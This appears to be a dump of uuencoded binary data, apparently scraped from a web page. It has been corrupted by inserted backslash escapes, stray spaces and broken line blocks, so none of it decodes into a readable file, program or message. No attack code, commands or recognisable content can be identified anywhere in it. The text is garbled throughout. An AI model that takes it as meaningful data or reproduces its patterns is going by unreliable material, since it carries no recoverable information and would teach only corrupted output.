M:4K)%X,"X`M-<T4WSHHU>Z^5K[XMMV?D/I2"N89\$&%JDU\*\$WLT\$J4SNS9
M&)/7ES?7IU2T(,EG.I2)\$\^/V^6:^\*F36NMI\*,2YXM<D'+.B0LWRQHIQP3
M+,0'EJM#Z3?KY9I"]3EU8+!V;2IK-/+\W,\_6F>[!,PKH;-9.!UV?GU]^7X]
MF@6TU"PI!:75Q0;5<]\*Q\MHOT3!/E=U!^B\@0ZKXMACB\$S!9GE^\_.\_SD\$GTCCO
M2`G5SFFIUCDY53K2\$YTC?50Y)R7N8%CTO\*J9F&H:R:FB04KUS)1Y-0L560;?

MM: %/'D] 1ZZ3MB#1:6?>7U[2#" .KFYZ', T[C5=;H2BOW5/&) /Z\$4 (F.E@) B
MD@\*\$8E\$0&=C=T'", &ORJ7UZ@#&YF< (8T3' <' Q?) OCG (JD) 6W!' F#\$40/-X\$
M-B@6BM3R9J' 3ESU?=1JNO-/HOY-%\*/ORE@KY=<BO18D": H<^DK\_G" HY+0 [U'
M. &KL\_&' -:7Y<Z' MF\_5L[\_'] , OP] DQB3=UFC' M-7%74<JW[H:4 [<0, \$27\$5N
MA004&=:4; [/>' Z\_Z:Y33#:MN?M@U+BO43=A%<^F-T\_3#K=)] .<A'M\_U\*9"/G
M"CFS<2-B#2+; %; !Q8R. 7STXVI3. H57@WV0DYW8B. U"\$W4 [#=6-Y' 'P?H) 4K3
M10#H\*? ] D. \_-BE=+, 7F7"1' '2?\_4F' (X' G; "=E. ^A\$GH-0<EM) B&' @%L%=] G-
MY&?T!@#. 0! .J+ (!/7G/' /5L"- '!FGW, /) YJ\* \*>O0E, SH5\$05 [T^%-5-AAX&#
MI (G45S\$? (\*0=2\$ \Q/4AS9BU; +5UWQ\*RF', S, '1T', 'R) 7] \* , , MO\2\_Q, <XJJ
MYE [B9VJMN&; N) 7ZFMHKK<J; #/FGH\*+; ; U2K; Z<9J&" T2<QBP! N8@: X0<H%NA
MVP30 (SUWFQ" 3G) :H.F (K6RNLf; , 5@&0KO+TC: :TR=Z&M@\* (2" [ <K@' 1E [NX@
MM% " IEXOZXSrv\F><N@W\$G, 8L"1' Y' TT< (!>@6YC0\*^9 [=ML6W" UEJ@YHE\_7
M\*JR; T2^' 48A; ' &3+FJE4>569B6 [P" P\$; !=M<=/, 3<K\F) VBGZ" IW/R?-\* '-P
MK>' F] ] I3\$#. K5J%= [E\$-TH\O] N4G+ " (/; +76M" X#M@I5! 5IFNOPTRF (#EG8N
MFM= . \6. -" 9M\$ \ I68!, '\*' 26#IF] ^+7L#2] M#L! 66; K) 311@N; ] ?/M! [K0. Z
M\*8! NRN1 " "N@H [+@: HPPVNI: " G8ZVQ% %=+ [; ?/FZ?A<, I1Q7=; HQ; &/] 0! AJ
M90@J796H], 7CTUZ0K2\* [ '\. FDKK@PBLVYXT@+@UNM=%O&+T6A04R] OS7\*87')
M#1Z/ \L?4J5NG' %7' X8J' 8^+8; ; T, 3<#0F" BL& 'D+31R>VE8%=-, C+\_GXA', S
M&#N31" &" !P! 2\$N3&B% XSW) <N&Z, Z55UW; !C6. 87-#<, 'G (U17: TRFI\_&J\*Y5
M</?3&&4+N (PMROD8! ; !1L) V-40) U" JU^/4; 9HE: VYM=BE" U: 9>E^ (4; 9L@ " ^
M+&=C%) . -' NVOQ2A; . F6I?AJC; %DKNOF5&&7+5AFZ7XI15" MPF/) 78I0U1AGL
M? (QBNE-D) >LQRII: V9I?BE' 6M, K1\_5\*, LE9K; <M?B5\$V. .UFXQB%O9W' IDQ
MQBDZJ' E3H. :1@] I: X4T' MW70 (%</=] N\_V' 0K9- (J5Q=PU>W8, %, FIQ4/1X) M
M@=: , 50E! &T7; '\U-4+" (PRE' %7! HV. \*O' 1%+K2Q-P-+58SV2//Q-\*U&#SV#J
M (M<0C2! : S38</6NHHO?ZIR\*K' @SA.) #7VY0C54AEE, N&7%4] <F644CEEJT\*V
MMAW9T@ @+@] YI68P0\* " " >' J] "\\_HO7U3! P [5P' 76I (F/-N+KG4JXS' @9> . .C.L!
M! Y7T#83>H\_DS. /%3\*K5! G4YTZ4RT2C, SG2I', ZO; ##=J2' V' S [M1QP" KA7<
MY/I5H, ?. K&Z5H\OUK> " X\\_2 [7]=D9%. 'IRES72SI<HR, C5&PS76R&! @ (VBFZ
MFO2M\\_U94RM+>G/P: N] [50&V" NR2304-1<X1VA: 'MF72K: (#F%2S->' 8! ZGH
M50/OE' %DO. Q#. +#+M1+ '9WW<B! MC'; @6) P8#R\*0/R (P' O>: UKY. 1 (Y-: +5! W
MQ, V [ 'K#92R (' / . [FG5%! ] J=NWCD%5 [ \_FYEVN', VONGG7'D\_W, S=W&\* /2K\_\*G
M; NX\*HVC [ :V [N" J<LU: R; , [E68#/GYH" V" NU^R<U=J=4LR] C-P\Y; T\$; 1-C=X
M) -%K7\?] 87> [ %Q: G+-5D^#C?CY (\Y6FB' 63: CS\* L588N' \$" B. ] +S^-) . BJB
M. J-JD&L4P (' EJ\$3084" 30D2B\$, \$# ' .D) <F-\$#T+NOFHF. 2W5W (H? \$VN% S: [X
M' 3BVV=-ITY\DM\K?969ZLA&, ' ; 8' U) : YAACL#0-#V" JQ. 0RTL/4% ^\ . \$; #00
MF [N+>IA) Q\* ; M8M- : IV+ " : SGR! @8Q, K, ?38MT0' +&] D-MY) 3' ] 2#/F=RV6MKN
MB, E=' 9B; #=: , 'XAFFT. 3. \*' ^Z) C\UN7, \*36/S>FIR, , #DZ] #DH. ' " Y (S) 7: UY
M-1F3] ] =KH' G'-G>MRNG>SGR1@<UMKH?G8O\ \$9, QNQ^ ( [ , 98' ] Z [D (TEJ\$&
MJ>P1NU=. 87, +. P# " [ IJ1%&RO) 1-DK2 (SEY: ' MY+T' RI6=M6J' %8V6& (U (WU4
M<' T%4W. ) N (' H@>A22\*^9 [ INL4FM5: G, J; 53V) Q2 '81249+02BUBHB4" . PI
MR7D&&. T' -+H454BJR\_SH70<SKBF'; , JY93%! &B! S' W: ^L! Q (!V1^L (Y! E: !K
MH\*-Q. F; RN^T] " ML" FAFI' \_KN<=1#J [7+C->O7D+9K5&HC9: \_&) K\*-N&0A<F\
M4B=4I^+2<IJ?^ \$ \_F<ORDC#4RB! JJ&6L' O-R1P! TJVA\ /6IXI! +#Q\_) V! 5BZ
M, EKS' HL\R@CWPM (69A@7M-?\_RP8-IDO" 96>1@ [Q@' C#%\Q40T\$+] @! UB00>C
M8FI@7 (I! J?) 7@3\*I0?%FGS%G8B>P: OX9<P#1) [+K, TNIS, DEH%) 8' 5H%IK>'
MWCQ\FV' KQ4 [O', 7#>@) K%! 9=\_XDK [6@O (K; =4\*UHTXTD?, #FK>) O2\*%\_5W [+
MW4G) 2=B8PY=#0<S! BZ%JLK3Q; !-O' > (L^"/I\_E\20YR\_! VSV+-G (RF+= (-; B
M&%-' J@: 2; R\, X9POEOW; R [ , Q: S [M%>>-0YT\X" =0\*R (< [ , OG++! EMX) Y=Q?;
MPY?IX8G; VP%4=6RTY. @%+I4\*=MUB7S55\_GI+UU3 (J0>Y2XIU@\$J@IMU04SYB
M%M/\*@HFx: XY0K' <] JCBJHC1\ P. P; 54) K7EKATO. IP\J [5&#<17\*0\Y. <N8S
M#SE' ) 0' VD2! OB+X4>B-T/OW2^IW. I<, = " ; Q?^6SSX\_+3/ [FGXYI2JJB (#FV2
M. ZPA231D" EP) \IDOF<' YV. ^K! [ : '3ZRX4IQZ^7 (8D] G\* ; - (O-\_OM' ?/ #S' ^O
MJ; 600^P^' 3B9R\ ' I5] ^?RP) IN#0R? \DA+C+D8LO^S' >+" ZY! -] QHV, F-AIW<
M: ' A%K7\_K-U; =; WZP' Q/ [Y?G2 [V] >K-XMKP=6- [! 6PEHSZ^7] %B\_R/ (/M? \$77
M5: Y7O639# ' RM\ ' 7@d\OC=P?DAPLAN9P%<' =Z (<1/KS! 1#QG=&+" 7P. P!) , 5
M) @>FBIG. Z. &! ?D/' ') 1KV/0J7+5P->! JE6N84>' B/RHCW4MV2: =K^ [7P=J+/
M0GA-J; NEJ\* @W#W>/-S3: VH\2\_'; JUP. S, <) LP>R468" BF?<KRO: ] <%7" 58. K
M@6; > [RB\_ \ ' S>L<; 7F] 6\$^96F#LX0' ' FU</5/?5=A, ] (69SVJS\F! K+B2=9'
MDHTD\9WDL-9\$VIMK] 4?K1\$P%, 74DYLWSZ) &+LS] 6Z^7; R\_ , S. \*5MA+%\%?P^
MR=OP\_AC! : OD^K (\$3W/B8K@, \8\_=] CM\* ' 7 (98; /" YL! 616P&#6%Q^G8I3+4P
M-6! JM1ELZ' 1&R (%\Q+4JN%953E@FN># ' P8&! 1C@M. %W (R0WVF2YZP8Y3OA?V
MI&&<DU66+-' \OG7IJ?SWLDOKE, ?GBDO0\_') D (L-A&S<=7-%V\*Q/5G^3Y7 [ ]) O
M5Z=O+\_XNV3: 4 [9CX02, /91LDDQVNE^<G) DI [ <W-^SIF. R9) K\* [DVR) 5" Q<7E
MN] 7?E] >2<<<9! ^D?/\_ [XU9O^ [?:+5WI\*W-) 48. . W: ] ^?>E" &DW [X1@ (P+M
ME [XBQILU9>J&4H (\*+^89) 1>' " ^JA?+P?M^' 1P@^?) ND??+6IA-/\$] =O+Z\_ [ \$
M1\*FT (9FZ@, \$R\$XID+PY3EYR] #Y#+-V\_ (Y25O2WF/B=@Q/: : 00: [H3\$&8<G' Y
M! [E' F' \*^>O?W\$Q>FK\$^O+ZD\*\_V9\*U [C6UJZEXHUT\*9N3LEDN&\_GPQ?; AY??G
MQY>G] [N [PY>] E' &X9\_J [3SKAA' IR=5CU&\_VTN' \*-C7!! ' ?GWZ\N; J\_>KL\_ [M
M6K) K) #L^13Z+: @7%853@; P4] 0/C\$5DTQ! : YW>GZY%F, VWIA (^K#V] ] S120HZ
M^D=: 13) IF0CL@DBYNJ; ] YKU/Y6\$QTB4\_L: &<A9+^0\_\*SO (!S3X>4/T [NF7G:



M\_\NG<9]/Z68\DO#R)CF4\GYDU^'WWU\$,A9;) "\IAY-R\%!Z2JJ\$Q#V78%Y?
M7E,P"97;R'T:EL>A&7H[T(>KH4\S@X`HHK5F]6@AY:';<7MQ\GM)9\N\*&P]
M/?FT&O7\_\OWACCL>KNJX/?C+YO9V>T^N\*B1!^\*4QGM5=EN,9\<=I5&OA].Z
M5!CI0%NNQCS,"(R#N>'Q!A-/-FIRC''?!4/\*M+]VQ,S\=<\%HF,1C9!8\$A7
MI0C1=';O-E/04<)\SV-0ASYO]FL>8.&V;4XRX,QOVF:2`V9NRS83:Z#F-FPS
ML04JMUT;XT!N>\*PZONY-M/PJ'7BS\NS4E+B,C7^9[(!]8M&\$BIQ)[B`^A8RV
MY;O)D-<,L`<]MRS,I\$H+7,]8F8F-PMH9.P,(0T?E';V#H+)(%X,GDQ3I+F(5
MC\_,,3#0"J@WE28ZP\2#;)HP`@\*UEB8'ZD'+O9;'I\$H+>\$RE9:.PXRHM?Z+2
M4E5J\$I6R5\_-0=S^'3:G@Z?->+.)5\*RMXJ\_CX<32H>'78?@N-QN`J-INI(0BS
M('#.FO[4T'P\\*Y(,7F5%'@!V,P!>)"S;Y%VN\*"'?Y5'#&F-PN8V[@!XW)#6
MJ:#JIX:TM8\*;7S&D;16?7?@?A`\&L`L`=NG:/\!X.D98C+(D'P'&9X8%ZQ0;
M?0:``<,E![93%\_N3JU5&DZY3P)ER@\X#EW@2C>-35F`H5V210\_4@SGE0I7JL
MCGE0910VZT`\$8F%Y@PF[4,:%E"KSB=T\_?\_,5KE#5BLWN^8+G`-XJ//6<]9?'
M[U\$YX">7#YXH:Q1,K%4==;3EA2OZGR\_TE>\$=YN;#NSR0&KG'`\$\$3CGVC-IH/
MECIR;X6/R6)OS&`0^\$<=>`\$BWD!LC>LUPWV6=H:ZU5,T19ZA;A<T>\_P#P\_/(>
M^#<3&U5UDQX`RL"-PFWN&S;QSWVP3/(;\*S\*#;GV\$%LKKDF?"(<LFD5G#D`
M%(';'N`V/?;C/YOZ9WUX`X`,`@J/C\_Q`'W2G)!W2#5B<LJ2G?LX>>:`XD&L%
M-MDW9SUT+]A6L>EQGQO<2DGDK@P2T\_ZK/8W3\_WCV0B>;'BBM>IG?MEO=29D
MH[]LO-L)#/RY<<`X15?A5B?8;/G7@5Q`L+5BFW2W?(+%5T->[T-VJI%P7%X7
M\KEKPU!X\$V]WAUH#\*:\*:`NDQ1!E(:)`\_9[6\_]QK&7O>"-XNUTLSO>KK]\_`"YC
M009.&:J`P2(FC6NZ'`>FYWV8K58!T2HP8E(LZ#"@I9\_`.&;D`4`7ME-\$#T+F
MR">3RG\$U?\*Z#8J)1V&P'!>`X`6PHB! "<2DCZ)]FAL]X^[`=^ (=KOVA&N6KF:
MW!G0=#&<JQSMOV/^5B5U^75TV&%6-#X%D&S)(T6%EN&CS,AR%MH#D1)#X'0S
M\_]`3&2<PN;VF`X8R)3JX3FUTUD6N7\*`LQZ3;L')&@;6P!KXV-9Z/\%OW[2
M^ENC3#;3AV09?"V%'`[;+\$+I3@3.C3Q@J'&68Z<E[3FE4\$`\C2#CG/"H<=/`Y
M:~20@@)W<@6`[1RP!WW.F5R)(CMSQ)F<5=C<D\X`SCB3JU1" \_>O.Y!KE2E]V
MENJ>;3?#[\$HH0@>>GWA^6:5PD?GP43F&M,J/BX-:28S1(6LQ<.=\_V((D7GW
M`5U/XI\*-?:BRFI^;\_2HW[TG`C/[ \$I[(EKSGDZ%1\0!O9'X7W0%\$%LEU)U6A-
MVB.N576`U7.;:``<<:VZ5`GFUUVKMLJ5;JOIGS</^WNR\*R\0;Y\_]`^P+X:N4
M+]UB<\_G`2\`#Z1;P,^0W3H1H#\_H,9G2M/6T5"H-EW6C&;1\*FE@`^]<Z+QSLJ
M[7X?2&O3KI&+.-@OC6&UFJ,I<I]SX7AYH8>!4\_HY!+"8'S"R%G+\*XWHMR+[.
M^EBC1IQ]?Y:)%6"S[\`..-C3:,2VE\_WL:8#5UO\K"]L2\6:7^X+6ZM,[I?Z
MPM8>[PO;2@76F6D430P.\_B/>7M"-HMOI+(KE,U20'9!=\$4Z>I';?'O\_<!G\*[
M4M\$F0%>HUC!R[TGI@K>\*Y-9U%S3:#K,G8XU]:Y2L?5D9V;B\_;(NQ=!DI-^U
M\*@9#S8!OMD6:-U-\?!W"0G9`2L!Z`\*P'M1\>\+1=\_XU-[9DH@-L\_M(E`-/V
MQ(1:)?SZV-(6K7\*E8\O3S8/4-PRJ.`G/O\HT8,\_RC,'Z9I42C9G62LHL`\*,Y
MIF>SUK>T@>->@/\$Z!\8DLSC@<K\$`!1)J6/, :48U,YHUGNYIE')NO#%-`Z!B0#
M&""X>7`V5X][@QXZ;)]Y`P)M9:[F6D8X18>]KOH`PSMRHFN\_4'+2,K5`Q>
M9U\_L\BD\_8.B2RAF<E'`^WF6-6G5VWL5\$I[#C;6.<=W%9D%J#/9ET8?4#R!;(
M>\*5KH=86P"<F6E12[N[?+C>/FR^`6X`3^98@-.",\!.P?SE&`#S\$B#0X>!X
MW\*DGZZ5M["2V5NE-M+D/\_I&(.@QXDB4R0047\$\*0XB\$X@/2CYM1)<0`"\_YM9\*
MF&@4-K=6`B`<@G/S(67W\+(]HV\J`G`J`5W3IT#Y9KN)^[BY\_2KH6M'9M9)Q
M:Z6HOHI5[UJ5T\$6[,6/5(UT4ZV=>(A-4<`%!\*H/H!-\*#DMN)P-RJT]G#2TQT
M"CO>%L?#2U[;2Y^9\$%2)T[-\*%@[^J<A6D=/F".CY5EM,70!;IZW1ZP\*9!QL2
M/GS@?8H?Z(YZNI@;BN;]7Z7EU4"F![/+Z)@:PZUF[\*9;'R.+CNG(B!0H,D\$%
M%Q"D\*HA.(#TH<)&U;K1D<(-%)G:``-;.S10!'B\J@HRF5V23M!VN\ VX.`K8\*G
M\T,<I?C75H"5`NMTO>'A4PAM%-KFNMAQ&XZ8-LB\_?HQQ;:E8LUDP)%8TXAG
M)&V]M2HB]@PSYQI&+--"-ZBUQWR`L`.P]'RF!RFWEL"D1DMWS#O:#K#NN'>T
M&>\_H2F7^N7=T5L'`O:.K%/@S[^@:A?[4.SJI\*4&.>@<C2L4FWC%`E!&L5:P#
M-EQ%P\$9D<.:@MQ;2OGKR<[EJ0\A%=NYJ>8B;Z"!`W3\*!T(C0(\_TW/EF)JFF
MRF+&=9A8\*LS,N`Z`<!TNA"1:Y7;IJ.TV`%8\*K+.#ME!NH]AVXCKXI!EB.V!-
MD?,=,8D>JG(9\$S\$-(U\$BJJ,36RL"IAN3C=Y&TN4X!L%1\*(0P0,`:01R(P3Z
MLWR\$8%\*CI9J+\$\$SL'+.S\$0+`U,RV5&YSU,S6\*M#]S,RV4FS),S;/1K'M<3;/
M#D@7!PA\6`[DNE+128C`+#[L1KBR&!].\$+]QL=\XJWED#S7DO`=\$N(B##[&'
MI/R`P9/<'\*X'.3>X9U\*CI3WF3ZX#K)KS)P#A3S33>GD8\$JM2N:?'^Q##:3O4D
M.\*LXEQG\*\Q[D=7^]7%S\T;\_V1TELRL`?%Z!\>`\*%L`\KO^4]RK\>^3WH/\$9GNV
M&<N`/48@`\_=F8#SR`DGU0&+U#9`H5\Z)SWM2W\9M(\*5<3-RO7H9R&4A)+(4
MP`CH,%=Q,Y3`4L[#R69\_&\3[DS=D'+\_9?[@=@G?9/5&2)=S=]S-;J=7G\_P:
MX`Y/Z92)3UY\_V3SSTJ\$D\$?-Z>\_ORO#O\&#;4OQRV>Q93=I5GH`SY7AEJ,TSV
MOT=QO#.5EI&7M"^)%NZY4S\*2HE#43?[VP\DQY\>-&9R\*,)4W6`^`=5+'Q5P=
M71W+>D5GV\_Q+/\_WC@MXP.`E\$J52\*%T[T,-J:QYS&\$B>MPWVXVQ\X@23M^0PS
M,^SDW[\$,YX^?/V^?6:!:?:OE\$21`.CQ\_N'[V\0@[,%;SI\_2M7@"\$G4N[;+\_) (
M',E\^O\*!=O=8\^`WKSX@`8[^/3W\1=5DZ91^1[I\\_+9(4MZ`\*?PZ'IVOY/?<
M%K.4\*`<\_Y([V!M+BGH/'P.?'#%2R\_TVZMT\8NX4!Z'C\$SI\_Z`Q",Y`B;[;S</
M=[0(G<4L\_[K=\JTG\*>C^\_O%6JA\*E4IG=\IZK+S\_V.RKH%>W/W`>OY\%QGG9[
M]H.1L-\_3.WM7SX^^/?2/\_^/QH\p&1\3A0\$S\$UR?0UK3`^/-&'T;LX;W=?HW3
MWE-+FC#OMZ=?MK=?Z5"'?PAAPWU?#D`AE#`1@<+MP\O3A!=\$WR19R\_?GHYE
M\>;^9?\_E&,!WR[^0SVJOH!4-]3?#X\$POSWZKK\_\H<3>%B[J]<%ITI4LA4XG<
M55%`>KG?<E\\_ (0[=^K%R/[`R7F\_N-JR\A\$\*+V>L-/8!WO?4QX-8[VS["T>3&
M9W`\*641EV&Y#J=O/NX>A2"2.U]461ZGO`RHMJJ\>?1[W6U^(4WJ.C%>V1L3+

M[OZ. \\_ . 3E\O9I+I]OC=MRUM&MW\_ /\$^CPB2?1GX@<2KW1-JDJ1/\`\_T08F.  
M>>^H: INOVY<G^8H70U:/<8HOU#. 9^F7+OV+R^\WN0.Z3\$'F%?I:7#>P+>K[]  
MO+D\_NURW9X\`N\_@9X'T\$\\_K#O31X>.+#\_17=!DO31Y'#-\ZXY7WFKJ\$KYET  
MO@QH3.>5X2&\*2/";TG\*)W%\*HV^#(=D&N3+U5'\AV]WIS>/=XV'W:W7)G/(-)\  
M`2BS3[O/9[L-]4F+>5)0;\_9UCI2LTX2PYOYRD4^?"GIXH" `\*;PDEL0;X&Z@,  
M4T<: ^@; 6^?) /J!LT6H\$R\*O\$W!=M\$^J; '=W7T#\_V7\@D=PEU2.X?&76<NOPK  
MI#\_]X+XC35K^E4U\GR9&2>?\_RR<&:90W.OU%/AD2D`Q?6M]2G'IX\_?\*)HED,  
M.=L]<Y?Z8S%+X2K, TM[/TA(\*VVN134VPL\$":."H'^.^)ZR^.T)(\WM), [GSW  
M\`4Q1T@XPCA\A0XIH.O88#%+>9^AK+>Q)"KS[GYP]A!"2&50U>1D-+1@63;  
M/) `T\*F.; IJF)U#`\*SU)2GO\_#W'V`V5'5[P./]"I%0\$`\$I`L!;B@\Y2;9) `M9  
MLN1N6\*2%3?8F6;+9N^S=30&D`8B(@!05!\*P@E!1\$<?\*46P4%41L%+L@141!  
MA/\[[[EG]OU.V=WG]SP^SY\_GT22?<^<[\R<.6W.S!UL^9&! ?S]=,W8N@T] &  
MS#?ZL:\`P/L60Y.EMZ;DAYS5W^WZX)(6AV\_-3F\`'W-6FI\*;RP%Q8U1MNU  
M="2MIV^X@4>;1@?B9R0E!&F^TE/XMUARLSFX'"L%\KGZ4-]P:WDS5KQ, LUF;  
M, %7VTM\BCP\^6!]S9.(/D1IP6@^DNZ;R)@E;PY73#OA2/PX:>RACC4#HYHE  
M&, ]U-P>"`A'E^MH6'G+=2%R\*QWIF-5NNEU)+33'`'\^HS6OV]<\_&18FN[-QF  
MT^P#\*HI&, `\*+VDQ<&L\$(!%)6!K"9%\_W1="W+S'LC6\*\V,13?"6:E, :\_19./  
M:0[B3;%=P2N&>>AJDV70L`C<.INQUMQU\_=NE'Z^O'>D;61MT(5LFRY)X3\`\$G  
M#K7F8G`PA)2>IAF63B&/!HASRZLJR..[-B:YNV]T>4^SCO\*&\Q7\HS9QLFY\  
M;`@PJ(C3>G8^/9;0,10OQ9Y)\*8XG]D>'&>EIO9J&S:062S+=.XCE"WU\=V4M  
M/:ECS82)O>F)D:3@A,QNCJSL\R.6I!3\_;<EIZ5N,I,S#8&\$,LP%\`X?K.+9J  
MDV>);,4?5I\_5;R(E/?7S\*)S^LTEIJ9\_#8TK^<TEIL<^Y(C0S\*&,^VM34Y,\_.  
M'AA9N1J=^Y[@\*FXEY9C3:'; .2DBPQ[-5FSQ+8@#^7\*6G13^^\*SLL5FDIT<\L  
M[(R>TGA\*)#/\!XLD&OY`Z!Y^?4B[=F9\*V'<0:BW!OX,Q&GZ=(GJEKAGP#:-%  
MW\-.V96E\ (PZI^H54#(\VAX)W@;L36JDV>I==D&1M:UJ[J&"^,7>@Q1'&  
MU+^)UF9C2F40\$RQ]L+5DCN:V'0%?E<TI8I/2N8Y\/,RN#\*5"QUL+T+>#<>  
M3I+^RYXHTQ,Z\_8MP9FN3263[A[F@5RWJUT\_\W6TZ<GMD?BD.2)?X>>0(Q3)  
MQ9F'!. \*2WSP\$69"C=#:C6>J32E7;T\*NX`PE?=J/O=-2TK:5Y#A.C;Z522GL  
M]"1^?[0[-]4\Z=^02<[8A(.3SR//SAQ3MBBW\U8@M\_+6\$)L!Z:0)77SD82P  
M\_Y+(\_M0F)21O\*+I]]Z4)Q3@:<#3+8(OW\$HQ@'MAFX:\<#8Y9K"?@6,O?>N@<  
MPG7OYVA,AN!TN816)\*5SB+/HP<GW\$]R:S\*5%2\_%Q3<`J7U\S)\*`>);:%76A)  
MT+S54ESSXR`T]\5B8ILR<8;(9MM#@T3\$O'6T??,Y\_\*DW.M\$MH#F- (; ; (OET:  
M'1F,S#&\$RXEF=MM\_HW;T8XZX]AK%7#Y"#CIC\*5Q+]LAF9G;[6YK!D\_P+</L`  
MY6!M)\$O0ITX@?^5\$-?(-D=Y^<DKD,\V5W2AVW;@W@<, :E\$T,Y=H/EMM\?G8Y  
MQEU]K15Q1!]T9<IVT-<9;F!2I1%+XB<;,?7W.&() ?4/!E)\`\_?&\$V+X.![^]  
MU^@/SD3P)NO:Q.FQS\<'J\_4\$?ZZ2T]\*W&\$V)W\_-IW2L:4R2.J\QM&QT^53R  
M]\$Z8)STU/66BV":;/;\*X4J+REWI\$T3N+7</)7=[])L[C(IIRQ=\_\*,R5G&1EKM  
M'YY(30TNM(14\_S\*FM.39F+;Q&TY\*0^E/^AQGV8/18\_Q"U281)<9?)!>FZ\$W-  
M@-E,(R>;D.7(QEJ^W,2)4H=?-;5LB^8=HPP)9Z<Y'O\B27-SY?.PXF) \$=O  
M[\*2>VGICT/7VTS+T#(SB(DA+2=Q-\_Q8.34\$1&FD,+5GKN@>U")Z\$])&\_81R  
M+\$5+4E)R[\`96<FKBE[8/[P1)G?WIB;ABCAKC#Z\_L\_C^2&I\*9,/C<U.UN,>/  
MFK\_) .=Z4UB9.3OQT'7>P5C36QJY/-U\_;W5S=&(E?FZ@,5@3=\*#Y(6TM-\FU7  
M6F)O>F(D:7`P=HKC\*9'/C. !>@^].);#-'>]^3I)<FR0]=?/X@<^!8\*JL-EF&  
MR!;00^5\$G^N"6D)Y<U-US3Z?9V6F!+Y\*HX8PQ5YM0G2\_/E-2YUHN\_\$T5\$XL  
MY:BG9JQ-J\*Q]+RH1.VR]T9ZTB>>-M=E^\_G+24^0S3GJJ9H\#@;S\_Z8)Z9\$  
M/H,Y4M\_-CJ'-Z0Z,?[XVEJ]'T:3.P^-DG,;MPJ\SKQQ;&4]LV9K='VK)U'(\_  
MJF45I7T,;5,P"1K["\*?4>!YBVO#[F^2]\$5\@!1>NO'+SE#^A9:22EA;1X\_  
M?#[?T+>X2?4IR2?5WZ:/M;INP9H?O]4F2.M-2'/GN9:;XJ\_\*Y+3T+=J4H^;5  
M\5ZV500X^#MP[<^P;:A-FJ,W.8<\_).)\*".\3M^UKQ1!1X3%>W.[HV; ;#5GL\  
MMFV3QE;VU5;A3.!.":;^/. \*K9'\S=V#9<EP"09IOT2,Y@J2PG'"4&LT1IL:  
M@90TK7M:2F]"RORETOEII6?P/>%5C8FS!=-:<+PEC8[BGR;?(ZN2`T>)IS  
M\$`MG&L\$, &CH+)K%[9\*`9+.\_@J\_2B\*5@?X!>E=?HYP=3DW@F2VZ>U-GD6WC69  
M:KXI?.4\$6?P\*MTES3+@-3MO5)LT1V0:\*6/LW\_V, .JRW%.@6<%%\H^F^<#,  
M9F)RHHV\X\$1.\_K[, \_6><O]9V1A-0FO[\QDKA%7ZQF-)NMQ!CKR\=&T3P-\0?6  
M&VF;"1J=Q`1?J24D]39'5N"DU=TO\DV>(+G2"\_OR05]XA\*>7A0G^H/IA8\_  
M.OK'EZXE3\*;5EV,P\$#9RZ4EVP]C0R.C8L&\_.\$Q.BG^A/Z-ZYH'V//<%QO--3  
M>E-2(LZ6Q:\.G=DY\*S65\_9F)TL=O^R;E"4<K\$R4FQ39[H/UT5JP(QF^WQ)]  
MJQEG#N3\`8^E^MGCH>:HWT)Z;X'E\"U\_E/P0]!!9S@M0\OWQ5,R)`7D>J`M  
M\<,XA3R]27F:JTN%\:U,FL-NH[U<S]<RL:1FBPOY8@D)QSEXG"GL[Z6F],92  
M\_#\*CN\$;RLK;UHX)X2N?;\;LS8XYH('KE\*2N]/0+]\.I;@Z^C4)%]]Q],Q%<5#  
M'?S(2->GXR6B9V#)BGB#%>3SW:ED[XWY<<VAY.%1^QV\_:?6"3\_.U0CPUO4[P  
M.M?PBF%#KFQD@BIZ!\,W50GFJ\ (8V[WFC4S=Y]K\$R0F?1L`D\$8W=YYUZUJ2M  
MQIN9>-I\$GVN%W\ .M3#FGW>]\$<S\$-0R?U>H->HU6>+`YN&\_0/X67XKTQ]S>3  
M%?G,Q)+1\*,<7E/J4<.%&6D)O/&%-E/A\$9@PQ\*Q>U.=&;GLEIL>]L-\_P1#7Z/  
M(6INK.;KTO2TCMA.+&@D'E'?HJHM'.K%V8WK4G]H%\<3HK0?#\_K)^1P7;40Q  
MFM+]/3<#0-N9Q\WLEU"XE\$>0"[B3KZ?,S(V&"^5B@WP%1K^UL!2\$Z\$IZU4-I/  
MCH?U24(JOHA\$X\$^7072Q4[?C3Z3(&.8\$1B([X4^8,2Q8B'P6ZS\$&^F/'J[=O  
M4#Z\*1Q!9I'VO2W@`'S\MNII["EFP9J&.)U)\RQ;+7@\_\*Q5PSA.\*S#<\$^-?K;  
M3U3A\$5@N`2H5II(K,<^L!FX@^?Y;+-5\_=,) \$U&N)Z5R`POU(3.X<FNB;NYO#  
M["D? [X;6T\_.LJI]2OV]R\X9`Z,MR=#`\$Y^<3!\=B>C<L66-X&'=Y!16^?&D

MQ`^T%]/\ :VD)O9&\$I,W/FC&S/@\_ ;G['6E]"XMVM`GQ)\_%-\$G84[//<C0CD'3
MPN=G\"Q2@C='9C?Z@D=U\$S;K!Q&M8(78&"Z3/A1TS>\'[7PL:\_6Q+@Y[\*D'\_@
M-\S%"]\$O-HXEF)7`T53?58VR[9#Y)/;Y8S=2YLW\$,V)^4)VDO:+<4E8#/PZ
M\*X\_!0WSZ;\_O^A9!G-8?,QX):0/\]?[Q%`RH%L78EH\*BJ/\_V#YG[?W-,+H!W
ML\*777<%3+7Z%5:+Z7FC<Q,]HF[RV5I\O19/K6\AU&)MGU`\_F\_00A\\_@NS@1
M\VV;)]1B:!\O\4\*\*=C:\UI>CQ\$2S^G8KI'BG(OB"(.ZX^(O<6\_Q`H:#&UK5-
MG%K'HE`\_Z(C/E+1@, .1H(.X,^AY/,O?&W`=MXFHSK\_(//\$7)E[L()]GPXB09&
ME^/B7S;BGS),3]9/C^%&\RKS[!&H/+M:>+'6[D<:#SQ\*+QX,KKX`\*,0K%+A
M>'ZJ&>7K<8.C\_0!RT`N`NY?`E5XF(5+3CEWU'Z?D>]:A.DH,^%49K3&#\*H3
M?\_/ :O!2`QR92%[\_(&\_,(I^.`S+RJ&YR2F0KD8=JXQ[ ] [Q]OC5DD7\_M@1#`Y
M:7J?'GDL-.Z1+\_%3X6J1AR\_3TW1;7"7\$]MVW4^EI\KEN-`)ZCZB6GA3Y5,+S
M=ICUFG0N&7T\$]#LCCZP\$]S9B#[\_['!`\_U=? :C!&'Z2)+;I\A7,BD>\_X"O9A(Y
